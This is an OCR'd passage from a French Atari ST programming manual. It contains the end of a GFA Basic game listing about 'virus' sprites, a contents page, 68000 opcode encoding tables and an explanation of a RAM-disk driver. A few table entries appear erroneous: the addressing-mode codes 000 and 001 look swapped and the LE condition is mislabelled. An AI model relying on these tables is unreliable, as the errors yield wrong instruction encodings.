# COMMENT EXPLOITER TOUTES LES RESSOURCES ET AUGMENTER LES PERFORMANCES DE VOTRE

# ATARI®




ÉDITIONS WEKA

(suite)

```
            distance%=INT(SQR((ligne_transputer%-
ligne_virus_ennemi%(provis1%))*(ligne_transputer%-
ligne_virus_ennemi%(provis1%))+(colonne_transputer%-
colonne_virus_ennemi%(provis1%))*(colonne_transputer%-
colonne_virus_ennemi%(provis1%))))
            '
            ' affecter les dommages commis
            '
            blindage_virus_ennemi%(provis1%)=blindage_virus_ennemi%(provis1%)-
interruption_mfp%/distance%
            '
            IF blindage_virus_ennemi%(provis1%)<=0
              '                    ! virus elimine ?
              '                    ! mettre a jour la zone

octet%(ligne_virus_ennemi%(provis1%),colonne_virus_ennemi%(provis1%))=0
              ligne_virus_ennemi%(provis1%)=0
              colonne_virus_ennemi%(provis1%)=0
              '                    ! mettre a jour la carte mere
              total_virus_ennemi%=total_virus_ennemi%-1

carte_mere%(position_ligne%,position_colonne%)=carte_mere%(position_ligne%,positio
n_colonne%)-100
              '
              PRINT "Virus ennemi elimine !!!"  ! prevenir
              '
            ENDIF
            '
          ENDIF
          '
        NEXT provis1%    ! au suivant
        '
        FOR provis2%=1 TO 4      ! reajuster les virus
          '                      ! pour une prochaine recherche
          FOR provis1%=1 TO 3
            '
            SOUND 1,15,#3000,10
            WAVE 8,11,13,1,5
            '
            IF ligne_virus_ennemi%(provis1%)=0 AND
colonne_virus_ennemi%(provis1%)=0
              '
              ligne_virus_ennemi%(provis1%)=ligne_virus_ennemi%(provis1%+1)
              colonne_virus_ennemi%(provis1%)=colonne_virus_ennemi%(provis1%+1)
              '
              ligne_virus_ennemi%(provis1%+1)=0
              colonne_virus_ennemi%(provis1%+1)=0
```



# 9

# Sommaire

**9I1** ...

**9/2** **Les utilitaires**
**9/2.1** **Le moniteur : désassembleur, assembleur, débogueur**
9/2.1.1 Le désassembleur
**9/2.2** **Un disque virtuel (RAM disk)**
**9/2.3** **SNAPSHOT, copie d'écran sur disque**
**9/2.4** **Edition de secteurs sur un lecteur de disquettes**
**9/2.5** **Edition d'un fichier disque**
**9/2.6** **Recherche d'un fichier sur disque**
9/2.6.1 Répertoire de fichiers d'un disque
9/2.6.2 Effacement global d'un modèle de fichiers
9/2.6.3 Super DIRECTORY
9/2.6.4 Moniteur disque
**9/2.7** **Recherche d'une chaîne alphanumérique sur disque**
**9/2.8** **Récupération d'un fichier effacé**
**9/2.9** **Driver d'impression**
9/2.9.1 Driver d'impression simple
I. Utilitaire de redéfinition de caractères
II. Driver d'impression élémentaire
9/2.9.2 Driver d'impression élaboré
**9/2.10** **Impression formattée d'un fichier texte**
**9/2.11** **Table des codes ASCII**
**9/2.12** **Test interactif des fonctions du GEMDOS**
**9/2.13** **Routine de ralentissement et de grille pour souris en Basic GFA toutes résolutions sur ATARI STF**
9/2.13.1 XTRAMOUSE amélioré
**9/2.14** **Edition de la mémoire centrale**
**9/2.15** **Listage des variables d'un programme**
**9/2.16** **Tueur de REM**
**9/2.17** **Détecteur de virus**
**9/2.18** **Création de fichiers ASCII autolistables**
**9/2.19** **Lecture et modification des attributs d'un fichier**
**9/2.20** **Protection d'un fichier par mot de passe**

**9/2.21 Utilitaire clavier**
***9/2.22 Intégrateur de ressources pour programmes en GFA 3.XX***

**9/3 Les jeux**
***9/3.1 Les jeux d'arcade***
9/3.1.1 *Le scrolling*
9/3.1.2 Les piranhas attaquent
9/3.1.3 Grenouilles et crapauds
9/3.1.4 Casse-briques
**9/3.2 Les jeux d'aventure**
*9/3.2.1 Généralités*
9/3.2.2 La guerre des virus
**9/3.3 Les jeux de réflexion**
9/3.3.1 Jeu du taquin
9/3.3.2 Jeu de l'AWARI
*9/3.3.3 Jeu du renversé*
9/3.3.4 Tour de Hanoï
9/3.3.5 Jeu de Simon
9/3.3.6 Jeu du Marienbad
9/3.3.7 Jeux de dames chinois
9/3.3.8 Tétris
9/3.3.9 Le jeu du REVERSI
9/3.3.10 Le jeu du PERPLEXUS
9/3.3.11 Puzzle WEKA
9/3.3.12 Similitudes
9/3.3.13 La chasse au trésor
*9/3.3.14 Diviser pour régner*
**9/3.4 Jeux divers**
9/3.4.1 Jeu de la vie
9/3.4.2 Informatique et «jeux de mots»

**9/4 Les mathématiques**
**9/4.1 Le tracé de courbes d'équation Y = F(x)**
9/4.1.1 Tracé de courbes mono et multivariables
**9/4.2 Représentations graphiques de données : histogrammes, courbes et camemberts**
**9/4.3 Opérations sur les nombres complexes**

**9/5 La gestion familiale et professionnelle**
**9/5.1 Le gestionnaire de fichiers**
**9/5.2 Carnet de rendez-vous**
**9/5.3 Calculatrices**
I. Calculatrice pour programmeurs
II. Calculatrice pour étudiants
**9/5.4 Votre gestion de compte courant**
9/5.4.1 Les comptes gérés
9/5.4.2 La feuille de calcul
9/5.4.3 Utilisation du programme

9/5.4.4 Les fichiers créés
9/5.4.5 Le programme
9/5.4.6 Le format des fichiers
9/5.4.7 Un dernier conseil

# 9/2

# Les utilitaires

## 9/2.1

## Le moniteur : désassembleur, assembleur, débogueur

### 9/2.1.1

### Le désassembleur

**QU'EST-CE QU'UN DÉSASSEMBLEUR ?**

Comme son nom l'indique, un désassembleur est un programme qui transforme le code binaire exécutable, situé en mémoire, en mnémoni-

ques assembleur. Par opposition, un assembleur (ou programme d'assemblage) transforme les codes mnémoniques en codes binaires exécutables.

### ANALYSE DU PROBLÈME

Comment convertir les codes binaires exécutables en mnémoniques ? La résolution de ce problème est très simple. Il suffit de connaître tous les codes opératoires (et de leurs modes d'adressages associés) et leur codage en binaire.

Le tableau ci-dessous donne cette liste :

| Code OP | | Mode d'adressage | | | | | | | | | | | | Codage mémoire | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | | | | |
| ABCD | B | s=Dn;d | x | | | | | | | | | | | | 1100 | RRR1 | 0000 | Orrr |
| | | s=−(An);d | | | | | x | | | | | | | | 1100 | RRR1 | 0000 | 1rrr |
| ADD | B/W | s=Dn;d | x | x | x | x | x | x | x | x | x | | | | 1101 | DDD1 | SSEE | EEEE |
| | | d=Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | 1101 | DDD0 | SSee | eeee |
| | L | s=Dn;d | x | x | x | x | x | x | x | x | x | | | | 1101 | DDD1 | 10EE | EEEE |
| | | d=Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | 1101 | DDD0 | 10ee | eeee |
| ADDA | W | d=An;s | x | x | x | x | x | x | x | x | x | x | x | x | 1101 | AAA0 | 11ee | eeee |
| | L | d=An;s | x | x | x | x | x | x | x | x | x | x | x | x | 1101 | AAA1 | 11ee | eeee |
| ADDI | B/W | s=Imm;d | x | x | x | x | x | x | x | x | x | | | | 0000 | 0110 | SSEE | EEEE |
| | L | s=Imm;d | x | x | x | x | x | x | x | x | x | | | | | | | |
| ADDQ | B/W | s=Imm3;d | x | x | x | x | x | x | x | x | x | | | | 0101 | QQQ0 | SSEE | EEEE |
| | L | s=Imm3;d | x | x | x | x | x | x | x | x | x | | | | | | | |
| ADDX | B/W | s=Dn;d | x | | | | | | | | | | | | 1101 | RRR1 | SS00 | Orrr |
| | | s=−(An);d | | | | | x | | | | | | | | 1101 | RRR1 | SS00 | 1rrr |
| | L | s=Dn;d | x | | | | | | | | | | | | 1101 | RRR1 | 1000 | Orrr |
| | | s=−(An);d | | | | | x | | | | | | | | 1101 | RRR1 | 1000 | 1rrr |
| AND | B/W | s=Dn;d | x | | x | x | x | x | x | x | x | | | | 1100 | DDD1 | SSEE | EEEE |
| | | d=Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1100 | DDD0 | SSee | eeee |
| | L | s=Dn;d | x | | x | x | x | x | x | x | x | | | | 1100 | DDD1 | 10EE | EEEE |
| | | d=Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1100 | DDD0 | 10ee | eeee |
| ANDI | B/W | s=Imm;d | x | | x | x | x | x | x | x | x | | | | 0000 | 0010 | SSEE | EEEE |
| | L | s=Imm;d | x | | x | x | x | x | x | x | x | | | | | | | |
| ANDI CCR | B | s=Imm;d | | | | | | | | | | | | x | 0000 | 0010 | 0011 | 1100 |
| ANDI SR | W | s=Imm;d | | | | | | | | | | | | x | 0000 | 0010 | 0111 | 1100 |
| ASL,ARR | B/W | cp=Dn;d | x | | | | | | | | | | | | 1110 | rrrf | SS10 | 0DDD |
| | | cp=#1−8;d | x | | | | | | | | | | | | 1110 | QQQf | SS00 | 0DDD |
| | L | cp=Dn;d | x | | | | | | | | | | | | 1110 | rrrf | 1010 | 0DDD |
| | | cp=#1−8;d | x | | | | | | | | | | | | 1110 | QQQf | 1000 | 0DDD |
| Mém | W | cp=1;d | | | x | x | x | x | x | x | x | | | | 1110 | 000f | 11EE | EEEE |
| Bcc | B | d8 | | | | | | | | | | | | x | 0110 | CCCC | PPPP | PPPP |
| | W | d16 | | | | | | | | | | | | x | | | | |
| BCHG | B | b#=Dn;d | | | x | x | x | x | x | x | x | | | | 0000 | rrr1 | 01EE | EEEE |
| | | b#=Imm;d | | | x | x | x | x | x | x | x | | | | 0000 | 1000 | 01EE | EEEE |
| | L | b#=Dn;d | x | | | | | | | | | | | | 0000 | rrr1 | 01EE | EEEE |
| | | b#=Imm;d | x | | | | | | | | | | | | 0000 | 1000 | 01EE | EEEE |
| BCLR | B | b#=Dn;d | | | x | x | x | x | x | x | x | | | | 0000 | rrr1 | 10EE | EEEE |
| | | b#=Imm;d | | | x | x | x | x | x | x | x | | | | 0000 | 1000 | 10EE | EEEE |
| | L | b#=Dn;d | x | | | | | | | | | | | | 0000 | rrr1 | 10EE | EEEE |
| | | b#=Imm;d | x | | | | | | | | | | | | 0000 | 1000 | PPPP | PPPP |



| Code OP | | Mode d'adressage | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | Codage mémoire |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| BRA | B | d8 | | | | | | | | | | | | x | 0110 0000 PPPP PPPP |
| | W | d16 | | | | | | | | | | | | x | |
| BSET | B | b# = Dn;d | | | x | x | x | x | x | x | x | | | | 0000 rrr1 11EE EEEE |
| | | b# = Imm;d | | | x | x | x | x | x | x | x | | | | 0000 1000 11EE EEEE |
| | L | b# = Dn;d | x | | | | | | | | | | | | 0000 rrr1 11EE EEEE |
| | | b# = Imm;d | x | | | | | | | | | | | | 0000 1000 11EE EEEE |
| BSR | B | d8 | | | | | | | | | | | | x | 0110 0001 PPPP PPPP |
| | W | d16 | | | | | | | | | | | | x | |
| BTST | B | b# = Dn;d | | | x | x | x | x | x | x | x | x | x | | 0000 rrr1 00EE EEEE |
| | | b# = Imm;d | | | x | x | x | x | x | x | x | x | x | | 0000 1000 00EE EEEE |
| | L | b# = Dn;d | x | | | | | | | | | | | | 0000 rrr1 00EE EEEE |
| | | b# = Imm;d | x | | | | | | | | | | | | 0000 1000 00EE EEEE |
| CHK | W | d = Dn;s(bd) | x | | x | x | x | x | x | x | x | x | x | x | 0100 DDD1 10ee eeee |
| CLR | B/W | d | x | | x | x | x | x | x | x | | | | | 0100 0010 SSEE EEEE |
| | L | d | x | | x | x | x | x | x | x | | | | | |
| CMP | B/W | d = Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | 1011 DDD0 SSee eeee |
| | L | d = Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | |
| CMPA | W | d = An;s | x | x | x | x | x | x | x | x | x | x | x | x | 1011 AAA0 11ee eeee |
| | L | d = An;s | x | x | x | x | x | x | x | x | x | x | x | x | 1011 AAA1 11ee eeee |
| CMPI | B/W | s = Imm;d | x | | x | x | x | x | x | x | x | | | | 0000 1100 SSEE EEEE |
| | L | s = Imm;d | x | | x | x | x | x | x | x | x | | | | |
| CMPM | B/W | s = (An) + ;d | | | | x | | | | | | | | | 1011 RRR1 SS00 1rrr |
| | L | s = (An) + ;d | | | | x | | | | | | | | | |
| DBcc | W | d16 = Imm;cp | x | | | | | | | | | | | | 0101 CCCC 1100 1DDD |
| DIVS | W | d = Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1000 DDD1 11ee eeee |
| DIVU | W | d = Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1000 DDD0 11ee eeee |
| EOR | B/W | s = Dn;d | x | | x | x | x | x | x | x | | | | | 1011 rrr1 SSEE EEEE |
| | L | s = Dn;d | x | | x | x | x | x | x | x | | | | | |
| EORI | B | s = Imm;d | x | | x | x | x | x | x | x | | | | | 0000 1010 SSEE EEEE |
| | L | s = Imm;d | x | | x | x | x | x | x | x | | | | | |
| EORI CCR | B | s = Imm;d | | | | | | | | | | | | x | 0000 1010 0011 1100 |
| EORI SR | W | s = Imm;d | | | | | | | | | | | | x | 0000 1010 0111 1100 |
| EXG | L | s = Dn;d | x | x | | | | | | | | | | | 1100 DDD1 0100 0DDD |
| | | s = An;d | x | x | | | | | | | | | | | 1100 AAA1 0100 1AAA |
| | | d | | | | | | | | | | | | | 1100 DDD1 1000 1AAA |
| EXT | W | d | x | | | | | | | | | | | | 0100 1000 1000 0DDD |
| | L | d | x | | | | | | | | | | | | 0100 1000 1100 0DDD |
| JMP | | d | | | x | | | x | x | x | x | x | x | | 0100 1110 11EE EEEE |
| JSR | | d | | | x | | | x | x | x | x | x | x | | 0100 1110 10EE EEEE |
| LEA | L | d = An;s | | | x | | | x | x | x | x | x | x | | 0100 AAA1 11ee eeee |
| LINK | | d16 = Imm;s | | x | | | | | | | | | | | 0100 1110 0101 0AAA |
| LSL,LSR | B/W | cp = Dn;d | x | | | | | | | | | | | | 1110 rrrf SS10 1DDD |
| | | cp = #1 – 8;d | x | | | | | | | | | | | | 1110 QQQf SS00 1DDD |
| | L | cp = Dn;d | x | | | | | | | | | | | | 1110 rrrf 1010 1DDD |
| | | cp = #1 – 8;d | x | | | | | | | | | | | | 1110 QQQf 1000 1DDD |
| Mém | W | cp = 1;d | | | x | x | x | x | x | x | x | | | | 1110 001f 11EE EEEE |
| MOVE | B/W | d = Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | 00XX RRRM MMee eeee |
| | | d = An;s | | | | | | | | | | | | | |
| | | d = (An);s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d = (An) + ;s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d = – (An);s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d = d16(An);s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d = d8(An,Xn);s | x | x | x | x | x | x | x | x | x | x | x | x | |

| Code OP | | Mode d'adressage | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | Codage mémoire |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | d=Abs.W;s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d=Abs.L;s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | L | d=Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | 0010 RRRM MMee eeee |
| | | d=An;s | | | | | | | | | | | | | |
| | | d=(An);s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d=(An)+;s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d=-(An);s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d=d16(An);s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d=d8(An,Xn);s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d=Abs.W;s | x | x | x | x | x | x | x | x | x | x | x | x | |
| | | d=Abs.L;s | x | x | x | x | x | x | x | x | x | x | x | x | |
| MOVE CCR | W | d=CCR;s | x | | x | x | x | x | x | x | x | x | x | x | 0100 0100 11ee eeee |
| MOVE SR | W | d=SR;s | x | | x | x | x | x | x | x | x | x | x | x | 0100 0110 11ee eeee |
| | | s=SR;d | x | | x | x | x | x | x | x | x | | | | 0100 0000 11EE EEEE |
| MOVE USP | L | s=USP;d | | x | | | | | | | | | | | 0100 1110 0110 1AAA |
| | | d=USP;s | | x | | | | | | | | | | | 0100 1110 0110 0AAA |
| MOVEA | W | d=An;s | x | x | x | x | x | x | x | x | x | x | x | x | 0011 AAA0 01ee eeee |
| | L | d=An;s | x | x | x | x | x | x | x | x | x | x | x | x | 0010 AAA0 01ee eeee |
| MOVEM | W | s=Xn;d | | | x | | x | x | x | x | x | | | | 0100 1000 10EE EEEE<br>a7 a0 d7 d0 |
| | | d=Xn;s | | | x | x | | x | x | x | x | x | x | | 0100 1100 10ee eeee<br>a7 a0 d7 d0 |
| | L | s=Xn;d | | | x | | x | x | x | x | x | | | | 0100 1000 11EE EEEE<br>a7 a0 d7 d0 |
| | | d=Xn;s | | | | x | | x | x | x | x | x | x | | 0100 1100 11ee eeee<br>a7 a0 d7 d0 |
| MOVEP | W | s=Dn;d | | | | | | x | | | | | | | 0000 DDD1 1000 1AAA |
| | | s=d16(An);d | x | | | | | | | | | | | | 0000 DDD1 0000 1AAA |
| | L | s=Dn;d | | | | | | x | | | | | | | 0000 DDD1 1100 1AAA |
| | | s=d16(An);d | x | | | | | | | | | | | | 0000 DDD1 0100 1AAA |
| MOVEQ | L | s=Imm8;d | x | | | | | | | | | | | | 0111 DDD0 QQQQ QQQQ |
| MULS | W | d=Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1100 DDD1 11ee eeee |
| MULU | W | d=Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1100 DDD0 11ee eeee |
| NBCD | B | d | x | | x | x | x | x | x | x | | | | | 0100 1000 00EE EEEE |
| L | d | x | x | | x | x | x | x | x | x | | | | | |
| NEG | B/W | d | x | | x | x | x | x | x | x | | | | | 0100 0100 SSEE EEEE |
| | L | d | x | | x | x | x | x | x | x | | | | | |
| NEGX | B/W | d | x | | x | x | x | x | x | x | | | | | 0100 0000 SSEE EEEE |
| | L | d | x | | x | x | x | x | x | x | | | | | |
| NOP | | d | x | | x | x | x | x | x | x | | | | | 0100 1110 0111 0001 |
| NOT | B/W | d | x | | x | x | x | x | x | x | | | | | 0100 0110 SSEE EEEE |
| | L | d | x | | x | x | x | x | x | x | | | | | |
| OR | B/W | s=Dn;d | | | x | x | x | x | x | x | x | | | | 1000 DDD1 SSEE EEEE |
| | | d=Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1000 DDD0 SSee eeee |
| | L | s=Dn;d | | | x | x | x | x | x | x | x | | | | 1000 DDD1 10EE EEEE |
| | | d=Dn;s | x | | x | x | x | x | x | x | x | x | x | x | 1000 DDD0 10ee eeee |
| ORI | B/W | s=Imm;d | x | | x | x | x | x | x | x | x | | | | 0000 0000 SSEE EEEE |
| | L | s=Imm;d | x | | x | x | x | x | x | x | x | | | | |
| ORI CCR | B | s=Imm;d | | | | | | | | | | | | x | 0000 0000 0011 1100 |
| ORI SR | W | s=Imm;d | | | | | | | | | | | | x | 0000 0000 0111 1100 |
| PEA | L | s | | | x | | | x | x | x | x | x | x | | 0100 1000 01ee eeee |
| RESET | | | x | | | | | | | | | | | | 0100 1110 0111 0000 |



| Code OP | | Mode d'adressage | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | Codage mémoire |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| ROL,ROR | B/W | cp=Dn;d | x | | | | | | | | | | | | 1110 rrrf SS11 1DDD |
| | | cp=#1–8;d | x | | | | | | | | | | | | 1110 QQQf SS01 1DDD |
| | L | cp=Dn;d | x | | | | | | | | | | | | 1110 rrrf 1011 1DDD |
| | | cp=#1–8;d | x | | | | | | | | | | | | 1110 QQQf 1001 1DDD |
| Mém | W | cp=1;d | | x | x | x | x | x | x | x | | | | | 1100 011f 1001 0DDD |
| ROXL,ROXR | B/W | cp=Dn;d | x | | | | | | | | | | | | 1110 rrrf SS11 0DDD |
| | | cp=#1–8;d | x | | | | | | | | | | | | 1110 QQQf SS01 0DDD |
| | L | cp=Dn;d | x | | | | | | | | | | | | 1110 rrrf 1011 0DDD |
| | | cp=#1–8;d | x | | | | | | | | | | | | 1110 QQQf 11EE EEEE |
| Mém | W | cp=1;d | | x | x | x | x | x | x | x | | | | | 1110 010f 11EE EEEE |
| RTE | | | x | | | | | | | | | | | | 0100 1110 0111 0011 |
| RTR | | | x | | | | | | | | | | | | 0100 1110 0111 0111 |
| RTS | | | x | | | | | | | | | | | | 0100 1110 0111 0101 |
| SBCD | B | s=Dn;d | x | | | | | | | | | | | | 1000 RRR1 0000 0rrr |
| | | s=–(An);d | | | | | x | | | | | | | | 1000 RRR1 0000 1rrr |
| Scc | B | cc=True;d | x | | x | x | x | x | x | x | x | | | | 0101 CCCC 11EE EEEE |
| | | cc=False;d | x | | x | x | x | x | x | x | x | | | | |
| STOP | | | | | | | | | | | | | | x | 0100 1110 0111 0010 |
| SUB | B/W | s=Dn;d | x | | x | x | x | x | x | x | x | | | | 1001 DDD1 SSEE EEEE |
| | | d=Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | 1001 DDD0 SSee eeee |
| | L | s=Dn;d | x | x | x | x | x | x | x | x | x | | | | 1001 DDD1 10EE EEEE |
| | | d=Dn;s | x | x | x | x | x | x | x | x | x | x | x | x | 1001 DDD0 10ee eeee |
| SUBA | W | d=An;s | x | x | x | x | x | x | x | x | x | x | x | x | 1001 AAA0 11ee eeee |
| | L | d=An;s | x | x | x | x | x | x | x | x | x | x | x | x | 1001 AAA1 11ee eeee |
| SUBI | B/W | s=Imm;d | x | | x | x | x | x | x | x | x | | | | 0000 0100 SSEE EEEE |
| | L | s=Imm;d | x | | x | x | x | x | x | x | x | | | | |
| SUBQ | B/W | s=Imm3;d | x | x | x | x | x | x | x | x | x | | | | 0101 QQQ1 SSEE EEEE |
| | L | s=Imm3;d | x | x | x | x | x | x | x | x | x | | | | |
| SUBX | B/W | s=Dn;d | x | | | | | | | | | | | | 1001 RRR1 SS00 0rrr |
| | | s=–(An);d | | | | | x | | | | | | | | 1001 RRR1 SS00 1rrr |
| | L | s=Dn;d | x | | | | | | | | | | | | 1001 RRR1 1000 0rrr |
| | | s=–(An);d | | | | | x | | | | | | | | 1001 RRR1 1000 1rrr |
| SWAP | W | d | x | | | | | | | | | | | | 0100 1000 0100 0DDD |
| TAS | B | d | x | | x | x | x | x | x | x | x | | | | 0100 1010 11EE EEEE |
| TRAP | | | x | | | | | | | | | | | | 0100 1110 0100 VVVV |
| TRAPV | | | x | | | | | | | | | | | | 0100 1110 0111 0110 |
| TST | B/W | d | x | | x | x | x | x | x | x | x | | | | 0100 1010 SSEE EEEE |
| | L | d | x | | x | x | x | x | x | x | x | | | | |
| UNLK | | | | x | | | | | | | | | | | 0100 1110 0101 1AAA |

## CONVENTIONS DE CODAGE

La table des pages précédentes suit des conventions de codages dont voici la liste :

### Dans le mode d'adressage

| Abréviation | Signification |
|---|---|
| d | Destination |
| s | Source |
| d8 | Déplacement sur 8 bits |
| d16 | Déplacement sur 16 bits |
| Imm | Donnée immédiate |
| Immn | Donnée immédiate sur n bits |

### Dans le codage binaire

| Abréviation | Signification |
|---|---|
| A | Registre d'adresse |
| C | Condition de test[1)] |
| D | Registre de données |
| E | Adresse effective de la destination |
| e | Adresse effective de la source |
| f | Direction 0 = A droite, 1 = A gauche |
| M | Mode d'adressage effectif |
| P | Déplacement |
| Q | Donnée immédiate |
| R | Registre destination |
| r | Registre source |
| S | Taille 00 = Octet, 01 = Mot, 10 = Double mot |
| V | Vecteur |


1) Les conditions de test sont codées comme suit :

| Codage | Condition | Abréviation |
|---|---|---|
| 0000 | Vrai | T |
| 0001 | Faux | F |
| 0010 | Supérieur | HI |
| 0011 | Inférieur ou égal | LS |
| 0100 | Retenue = 0 | CC |
| 0101 | Retenue = 1 | CS |
| 0110 | Différent | NE |
| 0111 | Egal | EQ |
| 1000 | Dépassement = 0 | VC |
| 1001 | Dépassement = 1 | VS |
| 1010 | Positif | PL |
| 1011 | Négatif | MI |
| 1100 | Supérieur ou égal | GE |
| 1101 | Inférieur | LT |
| 1110 | Supérieur à | GT |
| 1111 | Supérieur ou égal | LE |

Les instructions du 68000 ont la structure générale suivante :

| 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0 |
|---|
| Mot opération<br>(Opération et mode d'adressage) |
| Opérande immédiat<br>(sur zéro, un ou deux mots) |
| Extension d'adresse effective source<br>(sur zéro, un ou deux mots) |
| Extension d'adresse effective destination<br>(sur zéro, un ou deux mots) |

Pour les instructions qui ont une adresse effective, la structure du premier mot (mot opération) est la suivante :




Le type d'instruction est l'un des suivants :

| Bits 15-12 | Type |
|---|---|
| 0000 | MOVEP ou opération sur des bits |
| 0001 | MOVE octet |
| 0010 | MOVE mot long |
| 0011 | MOVE mot |
| 0100 | Autres opérations |
| 0101 | ADDQ, DBcc, Scc, SUBQ |
| 0110 | Bcc, BSR |
| 0111 | MOVEQ |
| 1000 | DIV, OR, SBCD |
| 1001 | SUB, SUBX |
| 1010 | Inutilisé |
| 1011 | CMP, EOR |
| 1100 | ABCD, AND, EXG, MUL |
| 1101 | ADD, ADDX |
| 1110 | Décalages et rotations |
| 1111 | Inutilisé |

Le mode d'adressage est l'un des suivants :

| Bits 5-3 | Mode d'adressage |
|---|---|
| 000 | Direct, registre d'adresses |
| 001 | Direct, registre de données |
| 010 | Indirect, registre d'adresses |
| 011 | Indirect, registre d'adresses avec post incrémentation |
| 100 | Indirect, registre d'adresses avec pré incrémentation |
| 101 | Indirect, registre d'adresses avec déplacement |
| 110 | Indirect, registre d'adresses avec index |
| 111 | Registre = 000 : Absolu court<br>Registre = 001 : Absolu long<br>Registre = 010 : PC avec déplacement<br>Registre = 011 : PC avec index<br>Registre = 100 : Immédiat ou registre d'état |

Le désassembleur doit pouvoir accéder à toutes les données que nous venons de lister. Il parcourt les codes machines situés entre deux adresses entrées par l'utilisateur, et donne (dans le cas où cela est possible) les codes opérationnels équivalents.

# 9/2.2

# Un disque virtuel *(RAM disk)*

Le programme qui suit utilise une partie de la mémoire de votre Atari comme un lecteur de disquettes. En fait, nous allons faire croire au système d'exploitation que le disque H, par exemple, existe et que les secteurs qui le composent sont en mémoire centrale. Ceci a un avantage énorme : l'accès sera très rapide car ne faisant pas appel à une mécanique lente comme le lecteur de disquettes.

Voyons maintenant le principe de fonctionnement.

Le système d'exploitation offre la possibilité, via quelques pointeurs, de détourner l'accès aux disquettes. Il est ainsi possible de lui indiquer que le lecteur H existe et quel est le moyen d'y accéder.

### LES POINTEURS TOS RELATIFS AUX LECTEURS DE DISQUETTES

**$472** : pointeur sur la routine qui renvoie l'adresse du BPB (bloc de paramètres) du disque. Il fait 16 octets et voici sa structure :
mot 0 : taille d'un secteur en octets
mot 1 : nombre de secteurs par cluster
mot 2 : taille d'un cluster en octets
mot 3 : nombre de secteurs dans le catalogue
mot 4 : taille d'une FAT en secteurs
mot 5 : numéro de secteur de la seconde FAT
mot 6 : numéro de secteur du 1er secteur de données
mot 7 : nombre de clusters dans le disque

**$476** : pointeur sur la routine de lecture/écriture. Les paramètres sont ceux de la fonction **rwabs** du BIOS. Le RAM disk devra tester si l'appel est bien pour lui en lisant le paramètre en 14(SP) qui est le numéro de lecteur. Si l'appel n'est pas pour lui, il doit rendre la main à l'ancienne routine. Sinon, il doit lire le numéro du 1er secteur en 12(SP), le nombre de secteurs en 10(SP), l'adresse de chargement en 6(SP) et le sens (lecture ou écriture) en 4(SP). Pour plus de détails, se référer au chapitre sur le BIOS (voir Partie 3, chapitre 2). Avec tous ces paramètres, un simple déplacement mémoire complète l'opération.

**$47E :** pointeur sur la routine qui indique un éventuel changement de support (MEDIA). Dans le cas d'un lecteur de disquettes, l'utilisation est évidente mais pour un RAM disk, il ne peut y avoir de changement de support et la fonction doit renvoyer 0. Mais, auparavant, elle doit tester si l'appel est bien pour elle. Le numéro de lecteurs est en 4(SP).

**$4C2 :** mot long indiquant si un lecteur est présent pour le système. Le bit 0 correspond au lecteur A, le bit 1 au lecteur B, etc.

### LE PROGRAMME DU DISQUE VIRTUEL

Le programme qui suit est écrit en assembleur MAD MAC de Atari corp. et ne devrait poser aucun problème de transposition dans un autre assembleur.

Il peut être lancé en tant que TTP en indiquant le numéro de lecteur et la taille voulue dans la boîte de paramètres du bureau. Par exemple, si vous désirez créer un RAM disk de 200 Ko en lecteur H, il vous faudra taper : **H 200**.

Si vous lancez directement le programme sans paramètre, le programme affichera un message d'accueil puis attendra votre choix. Si le lecteur que vous demandez est déjà occupé, un message d'erreur apparaîtra et vous pourrez à nouveau taper votre commande. Même chose en cas de mémoire insuffisante et en cas d'erreur de syntaxe. Si vous désirez sortir sans installer de RAM disk, tapez simplement **q**.

